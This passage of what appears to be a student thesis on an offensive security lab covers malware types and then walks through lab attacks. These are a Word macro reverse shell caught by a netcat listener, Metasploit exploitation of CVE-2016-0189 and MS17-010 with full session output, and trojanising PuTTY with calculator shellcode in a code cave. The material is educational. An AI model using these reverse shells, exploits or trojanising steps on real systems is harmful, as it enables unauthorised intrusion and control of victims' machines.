In 2000, a computer virus name ILOVEYOU has infected over then million Windows personal computer, it started spreading through email message with the subject line "ILOVEYOU" and the attachment "LOVE-LETTER-FOR-YOU.TXT.vbs.". The attachment is a VBS script, and upon executing it will activate Visual Basic script, the virus overwrites random files and copy itself to all address in the Windows Address Book used by Microsoft Outlook.



39 / 57

39 security vendors and no sandboxes flagged this file as malicious

6e0e346cb6a5c1cab753032ebc39fd13f48f2d210cfdc4389146c40c5574d89e 11.36 KB
Size

LOVE-LETTER-FOR-YOU.TXT.vbs

create-file create-ole direct-cpu-clock-access enum-windows exe-pattern obfusca
url-pattern vba write-file

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR **CONTENT** SUBMIS

STRINGS HEX PREVIEW

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila,Philippines
On Error Resume Next
rem Setup global variables to be used throughout subroutines and functions.
Dim fso, dirsysteM, dirwin, dirtemp, eq, ctr, file, vbscopy, dow
eq = ""
ctr = 0
rem Open the current script file and define "vbscopy" which can be used to
rem read its own contents. Used to replicate itself in other files.
```

Figure 10. ILOVEYOU virus (virustotal)

Figure 10 contains a brief detail about the ILOVEYOU virus, the virus requires user's action, such as open the malicious file or document, to start the infection chain.

4.2 Worm

Worm shares a lot of similarities to computer virus, they both cause damage and copy themselves rapidly, the main difference is a worm can act independently and doesn't require user's action. A worm can enter a system by exploiting a security vulnerability, which mean the user won't notice it at all.

A typical example of malware with worm capability is WannaCry ransomware. In 2017, the WannaCry ransomware targeted computers running Windows operating system by encrypting data and demanding ransom payment to decrypt the data. The malware utilized the EternalBlue vulnerability to exploit the Server Message Block (SMB), which allows the malware to infect computers over the network without user knowing about. Windows is the major operating system used by consumer computer, and the SMB is one of the most commonly use feature for file sharing and is enable by default in most computer, which made the malware infection spread so fast and effective.

4.3 Trojan

A Trojan is a type of software that looks legitimate, but it's designed to damage, disrupt, steal data from user computer. A typical delivery method is to use social engineering to hide malicious code within a legitimate software and try to get it executed by the user. Trojan often come with other functionalities like backdoor, distributed denial of service (DDOS), downloader, rootkit, etc.

- Backdoor trojan: This allows the trojan to create a backdoor in the computer, network and let the attacker access it remotely.
- DDOS trojan: This allows the trojan to perform DDOS attacks to take down a network by flooding it with traffic.
- Downloader trojan: This function allows the trojan to download more malware with different capabilities to advance the attack.
- Rootkit trojan: Allow the trojan to take over a computer at the level of the operating system to hide itself from a security solution and stay persistent after system reboot.

5 THE LAB

5.1 Lab setup

The lab will include two virtual machines (VMs), a Kali Linux VM connects to a Windows VM through a virtual network. In short, they are two VMs running inside a Windows host.



Figure 11. Lab topology

```
C:\Users\hoaiduc>wsl --list --all
Windows Subsystem for Linux Distributions:
kali-linux (Default)
```

Figure 12. Kali VM as WSL

To further simplify the setup, the Kali Linux VM, which will be preferred as Kali VM, will be installed using Windows Subsystem for Linux, this type of setup allows both Linux and Windows based tools to be used in the same VM to reduce the need of tools transferring between VMs.

5.2 Phishing attack using Microsoft Word document

The first and the most common type of attack is phishing attack where the attacker sends a phishing Microsoft Office document, when that document is open will execute malicious code inside it. Microsoft Office document can automate tasks and scripting by using VBA macro. Create a file name **open_calc.doc**, navigate to *View – Macros* then create a macro as following.




Figure 13. Create an autorun macro




Figure 14. Calculator is executed

The figure 13 and 14 shows a simple macro which will execute calculator when the Microsoft document is opened. The sub name is AutoOpen which means it will be run when the document is opened. It depends on the quality of the phishing content and how well the end user is trained to decide the success of the attack.

Next, we will use this method to take over the user's machine by making the VBA macro to open a reverse shell to connect back to our Kali Linux. Create a new document name **shell.doc** using the example macro (OffensiveVBA, reverse-shell.vba). Modify IP address, port number, and sub routine name as following.

```
' https://github.com/JohnWoodman/VB
'Reverse shell using only Windows A
'Author: John Woodman
'Twitter: @JohnWoodman15


'Replace with your IP and Port
Const ip = "192.168.89.130"
Const port = "1337"
```

Figure 14. Reverse shell VBA (S3cur3Th1sSh1t/OffensiveVBA)

```
Sub AutoOpen()
|   Dim success As Boolean
    success = revShell()
End Sub
```

Figure 15. Auto-open sub in the macro (S3cur3Th1sSh1t/OffensiveVBA)

On Kali Linux, we will set up a listener by using the command **nc -lnvp** following by the port we put in the macro, open **shell.doc** and from Kali terminal we get a remote-control shell to the user's machine. In general, the Kali Linux machine is acting as a server and waiting for a connection from a client, just as a webserver listens for a web client to connect on port 80.



```
(little_duck@ DESKTOP-FPUEQ9R)-[~]
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [192.168.89.130] from (UNKNOWN) [192.168.89.136] 49675
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\user_01\Desktop>_
```

Figure 16: Reverse shell from user machine

A reverse shell is a remote-control shell command where a user will initiate the connection, connect to attacker control machine and give it a shell. If the attacker control machine initiates the connection, connect to user machine to take control,

it's a bind-shell. A reverse shell is helpful when the user is behind a firewall or NAT device, in which case the attacker can't connect to user machine directly.

This simple example gives us a few ideas. First, to take over a user machine, an attack needs to have his code executed by the victim. Second, a lot of software can execute script, command and this can be used for malicious purpose.

5.1 Exploiting VBScript engine of Internet Explorer 11

CVE-2016-0189 is a memory corruption vulnerability presents in the VBScript engine of Internet Explorer 11 (IE11). By using this exploit, an attacker can take over user machine with a handy crafted html file and serve it as a benign website and wait for the user to access.

From the reference, we will find a write-up about the vulnerability and the exploit, it's a good show case of exploit development. By diffing between the newly patched binary and compare it to the unpatched one, the researcher found what have been fixed and develop an exploit for it. Not every computer, system update the latest fix when the patch is released, in many cases, they are left without updated for months, even years, and the faster an attacker is able to develop a "day-1" exploit, the more user would be affected (Theori, Patch Analysis of CVE-2016-0189).

On Kali Linux, issue *msfconsole -q* to open Metasploit console, and enter the following commands.

```
use exploit/windows/browser/ms16_051_vbscript
set uripath /
set srvport 8080
set srvhost [Kali_Linux_IP]
set lhost [Kali_Linux_IP]
run
```

Basically, we are using a prepared exploit in Metasploit name **ms16_051_vbscript**. Payload is a piece of code that will be deployed against the user machine to archive attacker's purpose, in our case this payload is a pre-generated reverse-shell, the same purpose as the previous example. Figure 17 to figure 24 show the attack details.

```
msf6 exploit(windows/browser/ms16_051_vbscript) > show options
Module options (exploit/windows/browser/ms16_051_vbscript):
  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   192.168.89.130  yes       The local host or network interface to listen on. This must be an address on
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   /               no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.89.130  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Automatic
```

Figure 17: View available options

```
(little_duck@ DESKTOP-FPUEQ9R)-[~]
└─$ msfconsole -q
msf6 > use exploit/windows/browser/ms16_051_vbscript
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms16_051_vbscript) > set uripath /
uripath => /
msf6 exploit(windows/browser/ms16_051_vbscript) > set srvport 8080
srvport => 8080
msf6 exploit(windows/browser/ms16_051_vbscript) > set srvhost 192.168.89.130
srvhost => 192.168.89.130
msf6 exploit(windows/browser/ms16_051_vbscript) > set lhost 192.168.89.130
lhost => 192.168.89.130
msf6 exploit(windows/browser/ms16_051_vbscript) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.89.130:4444
[*] Using URL: http://[Kali Linux IP]:8080/
[*] Server started.
```

Figure 18: Setup and run the exploit

On user machine, open Internet Explorer when enter [http://\[Kali Linux IP\]:8080/](http://[Kali Linux IP]:8080/), allow script runtime, close any error windows. When the exploit successes, on Kali Linux we will get a Meterpreter session, when accessing the URL from user

machine, a PowerShell window appears and quickly disappears indicating a successful exploit. This exploit is quite tricky, if it doesn't work, try a few times.




Figure 19: Connect to the website severed by Kali VM




Figure 20: Warning when running runtime script




Figure 21: Program crash while exploiting

```
[*] 192.168.89.136 ms16_051_vbscript - Received request: /
[*] 192.168.89.136 ms16_051_vbscript - Sending main page ..
[*] 192.168.89.136 ms16_051_vbscript - Received request: /5GmBks.dll
[*] 192.168.89.136 ms16_051_vbscript - Sending stage two DLL ...
[*] 192.168.89.136 ms16_051_vbscript - Received request: /Cah9Vu.dll
[*] 192.168.89.136 ms16_051_vbscript - Sending local server DLL ...
[*] 192.168.89.136 ms16_051_vbscript - Received request: /gQZdsK.html
[*] 192.168.89.136 ms16_051_vbscript - Received request: /XVNupSj1
[*] 192.168.89.136 ms16_051_vbscript - Sending payload ...
[*] Sending stage (200262 bytes) to 192.168.89.136
[*] Meterpreter session 1 opened (192.168.89.130:4444 -> 192.168.89.136:49694 )
```

Figure 22: Exploit succeeded and getting a connection.

```
msf6 exploit(windows/browser/ms16_051_vbscript) > sessions

Active sessions
=====

  Id  Name  Type                Information
  --  -
  1   meterpreter x64/windows  DESKTOP-TG1K62E\user_01 @ DESKTOP-TG1K62E
```

Figure 23: Showing available sessions

```
msf6 exploit(windows/browser/ms16_051_vbscript) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1460 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\user_01\Desktop>exit
```

Figure 24: Interacting with the obtained session

Through the phishing office document, we need user's interaction and trust to compromise user's machine. In this example, image we are visiting a website in which its webserver has been compromised to launch a user attack, and the browser we are using happens to be vulnerable, user machine would be compromised without they know about. We may argue that this vulnerability is old, and modern web browser is very hard to exploit. It's true that it is harder and harder to exploit modern web browser, but newer means more code to be introduced, that means higher chance to introduce software bugs. And new vulnerabilities for different browsers are discovered from time to time.

5.2 Eternal Romance

So far, we have learned that to be compromised, a user machine needs to interact with the attacker to receive and process commands or codes introduced by the attacker. In this example, we will look at the Eternal Romance vulnerability which was developed by the NSA.

From msfconsole, search for ms_17. Issue the **use** command follow by the name of module to be used or its index. Set RHOST (remote host) to the user machine

IP and LHOST (reverse shell listening host) to the Kali Linux and run the exploit. After running exploit, we get a meterpreter session.

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > search ms17

Matching Modules
=====

#  Name                                                    Disclosure Date
-  - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0  exploit/windows/smb/ms17_010_eternalblue                2017-03-14
1  exploit/windows/smb/ms17_010_psexec                     2017-03-14
```

Figure 25: Exploit search

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Figure 26: Select the ms17_010_psexec exploit

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.89.136
RHOSTS => 192.168.89.136
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.89.130
LHOST => 192.168.89.130
msf6 exploit(windows/smb/ms17_010_psexec) > run
```

Figure 27: Setup the exploit and run

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 192.168.89.130:4444
[*] 192.168.89.136:445 - Target OS: Windows 10 Education 10586
[*] 192.168.89.136:445 - Built a write-what-where primitive...
[+] 192.168.89.136:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.89.136:445 - Selecting PowerShell target
[*] 192.168.89.136:445 - Executing the payload...
[+] 192.168.89.136:445 - Service start timed out, OK if running a command
[*] Sending stage (175174 bytes) to 192.168.89.136
[*] Meterpreter session 1 opened (192.168.89.130:4444 -> 192.168.89.136:4444)

meterpreter > _
```

Figure 28: Exploit completed and getting a reverse shell

What noticeable is that this exploit doesn't require user's interaction and it's reliable, fast and grant us with the system privilege. Adding to that, Windows is the dominant operating system in consumer computer and in enterprise environment, also SMB (file sharing) is the popular and often being enable by default. We may also notice the "famous" Eternal Blue exploit at the index 0 in the

listing, but unfortunately, the user machine is not exploitable using this module. However, firing the exploit will crash the user machine, which indicates the machine is also vulnerable, but it's just that the exploit module is not developed for it.

Finally, imagine if we were able to exploit a router through the Internet, it would lead to thousand-miles away user to be compromised or even a whole company without them knowing about (CVE-2022-20699, 2022).

5.3 Write a simple trojan

As explained in the theory part, a trojan is a benign program but was built with a harmful purpose. This part will make Putty, a popular software that is used to perform remote access, a trojan. For the education purpose, we will not make a real trojan, but only modify Putty and make it execute the calculator.

Load Putty into **x32dbg.exe**, pressing **F9** to reach the software entry point, a software entry point is where the execution of the program begins. From figure 29, we Putty starts at the virtual address `0x00454AD0`, this is the address of the first assembly code where Putty executes its own code, to make Putty a trojan we need to redirect Putty's execution flow to our new code, then after our code is executed, we will redirect the execution flow again to return Putty to previous state.




Figure 29: Load Putty into x32dbg

The place to put our own code is called code cave which is a memory region within Putty that does nothing. This memory region needs to be large enough to store our code, and must be executable, also won't be wiped out when the

executable is stored in the storage. This is because the way an executable is presented in storage is not the same as in memory, so it requires some tries to find the suitable code cave. From the figure 30, the code cave starts at the address **0x45C965**.

●	0045C965	0000	add byte ptr ds:[eax],al
●	0045C967	0000	add byte ptr ds:[eax],al
●	0045C969	0000	add byte ptr ds:[eax],al
●	0045C96B	0000	add byte ptr ds:[eax],al
●	0045C96D	0000	add byte ptr ds:[eax],al
●	0045C96F	0000	add byte ptr ds:[eax],al
●	0045C971	0000	add byte ptr ds:[eax],al
●	0045C973	0000	add byte ptr ds:[eax],al
●	0045C975	0000	add byte ptr ds:[eax],al
●	0045C977	0000	add byte ptr ds:[eax],al

Figure 30: Putty code cave

Then, we need to save the original assembly codes before making changes

00454AD0	6A 60	push 60	EntryPoint edi:"j`h'zg" edi:"j`h'zg"
00454AD2	68 B07A4700	push putty.477A80	
00454AD7	E8 08210000	call putty.456BE4	
00454ADC	BF 94000000	mov edi,94	
00454AE1	8BC7	mov eax,edi	
00454AE3	E8 B8FAFFFF	call putty.4545A0	
00454AE8	8965 E8	mov dword ptr ss:[ebp-18],esp	


```

*Untitled - Notepad
File Edit Format View Help
code cave 0045C965

00454AD0 | 6A 60 | push 60 |
00454AD2 | 68 B07A4700 | push putty.477A80 |
00454AD7 | E8 08210000 | call putty.456BE4 |
00454ADC | BF 94000000 | mov edi,94 |
00454AE1 | 8BC7 | mov eax,edi |
00454AE3 | E8 B8FAFFFF | call putty.4545A0 |
00454AE8 | 8965 E8 | mov dword ptr ss:[ebp-18],esp |

```

Figure 31: Save original assembly code

00454AD0	E9 907E0000	jmp putty.45C965	EntryPoint
00454AD5	90	nop	
00454AD6	90	nop	

Figure 32: Jump to code cave

0045C965	9C	pushfd
0045C966	60	pushad
0045C967	FC	cld
0045C968	E8 82000000	call putty_1.45C9EF
0045C96D	60	pushad
0045C96E	89E5	mov ebp,esp
0045C970	31C0	xor eax,eax
0045C972	64:8B50 30	mov edx,dword ptr fs:[eax+30]
0045C976	8B52 0C	mov edx,dword ptr ds:[edx+C]
0045C979	8B52 14	mov edx,dword ptr ds:[edx+14]
0045C97C	8B72 28	mov esi,dword ptr ds:[edx+28]
0045C97F	0FB74A 26	movzx ecx,word ptr ds:[edx+26]
0045C982	31FF	xor edi,edi

Figure 33: Modifying code cave

0045CA1A	EB 11	jmp putty_1.45CA2D
0045CA1C	90	nop
0045CA1D	90	nop
0045CA1E	90	nop
0045CA1F	6361 6C	arpl word ptr ds:[ecx+6C],sp
0045CA22	632E	arpl word ptr ds:[esi],bp
0045CA24	65:78 65	js putty_1.45CA8C
0045CA27	0000	add byte ptr ds:[eax],al
0045CA29	0000	add byte ptr ds:[eax],al
0045CA2B	0000	add byte ptr ds:[eax],al
0045CA2D	61	popad
0045CA2E	9D	popfd
0045CA2F	6A 60	push 60
0045CA31	68 B07A4700	push putty_1.477AB0
0045CA36	E9 9C80FFFF	jmp putty_1.454AD7

Figure 34: Redirect to original flow

Shellcode to execute calculator, a shellcode a piece of code that is used to serve a particular purpose.

```

fc e8 82 00 00 00 60 89 e5 31 c0 64
8b 50 30 8b 52 0c 8b 52 14 8b 72 28
0f b7 4a 26 31 ff ac 3c 61 7c 02 2c
20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52
10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1
51 8b 59 20 01 d3 8b 49 18 e3 3a 49
8b 34 8b 01 d6 31 ff ac c1 cf 0d 01
c7 38 e0 75 f6 03 7d f8 3b 7d 24 75
e4 58 8b 58 24 01 d3 66 8b 0c 4b 8b
58 1c 01 d3 8b 04 8b 01 d0 89 44 24
24 5b 5b 61 59 5a 51 ff e0 5f 5f 5a
8b 12 eb 8d 5d 6a 01 8d 85 b2 00 00
00 50 68 31 8b 6f 87 ff d5 bb f0 b5
a2 56 68 a6 95 bd 9d ff d5 3c 06 7c
0a 80 fb e0 75 05 bb 47 13 72 6f 6a
00 53 ff d5 63 61 6c 63 2e 65 78 65
00

```

Below are what have been done from the figure 32 to figure 34.

- Modify the program to make it jump to our new code in the code cave.
- Save the program's state with *pushfd* and *pushad* instructions.
- Place our shellcode into the code cave.
- Restore program's previous state and return with *popad*, *popfd* and *jmp* back to where we left.

When executing the Putty trojan, the calculator is executed as in figure 35 and Putty is also running.




Figure 35: Calculator is executed by Putty

We cannot tell the difference between the original Putty and the trojan just by looking at its appearance. However, because the program has been modified so its hash value is no longer the same.

Original program's SHA1

- 91B21FFFE934D856C43E35A388C78FCCCE7471EA

Trojan's SHA1

- 06E6D6E0FA759398AE46E107D0EEDB1D87C17548

6 CONCLUSION

The objective of this thesis was to introduce some attacking techniques, phases and build an offensive security lab in which others can use it to safely practice what they learned. At time of writing this thesis, cybersecurity is drawing more and more attention from the public due to the wide spread of cyber-attacks, and the covid-19 pandemic has created new challenges as they adapt to remote working style. As cyber criminal increases, the training resources for cyber security also does, however, the price of those trainings are not always affordable. This thesis served the purpose of creating a freely accessible material for other students to learn and practice offensive skills, which are not taught in other courses.

The thesis was relied entirely on publicly available resources, attack research, training material, and only picked some easy to follow and practical attacks to practice with. This is to focus on common attacks, and make the lab enjoyable, also to make it relevant to modern attacks. There are a lot of topics have not been discussed such as: some common network attacks, web-base vulnerabilities, info stealer malware, etc. However, this can be easily improved by adding more modules into the lab by adding more software, vulnerable services in the form of VMs, and this will help the lab grows and avoid being obsoleted.

REFERENCE

Mitrie ATT&CK. Enterprise attack matrices. Available at: [Matrix - Enterprise | MITRE ATT&CK®](#) [Access 1 April 2022]

Wikipedia. Computer Virus Definition. Available at: https://en.wikipedia.org/wiki/Computer_virus [Accessed 20 May 2022].

Wikipedia. ILOVEYOU Virus. Available at: [ILOVEYOU - Wikipedia](#) [Accessed 20 May 2020].

Nica Latto. 2020. Worm vs Virus: What's the Difference and Does it Matter?. Available at: [Computer Virus vs. Worm: What's the Difference? | Avast](#) [Accessed 3 March 2022].

Kaspersky, 2022. What is WannaCry Ransomware?. Available at: [Ransomware WannaCry: All you need to know \(kaspersky.com\)](#) [Accessed 2022].

Sidney Butley, 2021. What's the Difference Between a Virus, a Trojan, a Worm, and a Rootkit?. Available at: [What's the Difference Between a Virus, a Trojan, a Worm, and a Rootkit? \(online-tech-tips.com\)](#) [Accessed 18 August 2021].

Theori, 2016. Patch Analysis of CVE-2016-0189. Available at: <https://blog.theori.io/research/cve-2016-0189/> [Accessed 22 June 2016]

Pedrib, 2022. CVE-2022-20699 exploit. Available at: [PoC/flashback_connects.md at master · pedrib/PoC · GitHub](#) [Accessed 7 March 2022]

Sektor7, 2020. Malware Development Essentials Course. Available at: [SEKTOR7 Institute](#) [Accessed 2020]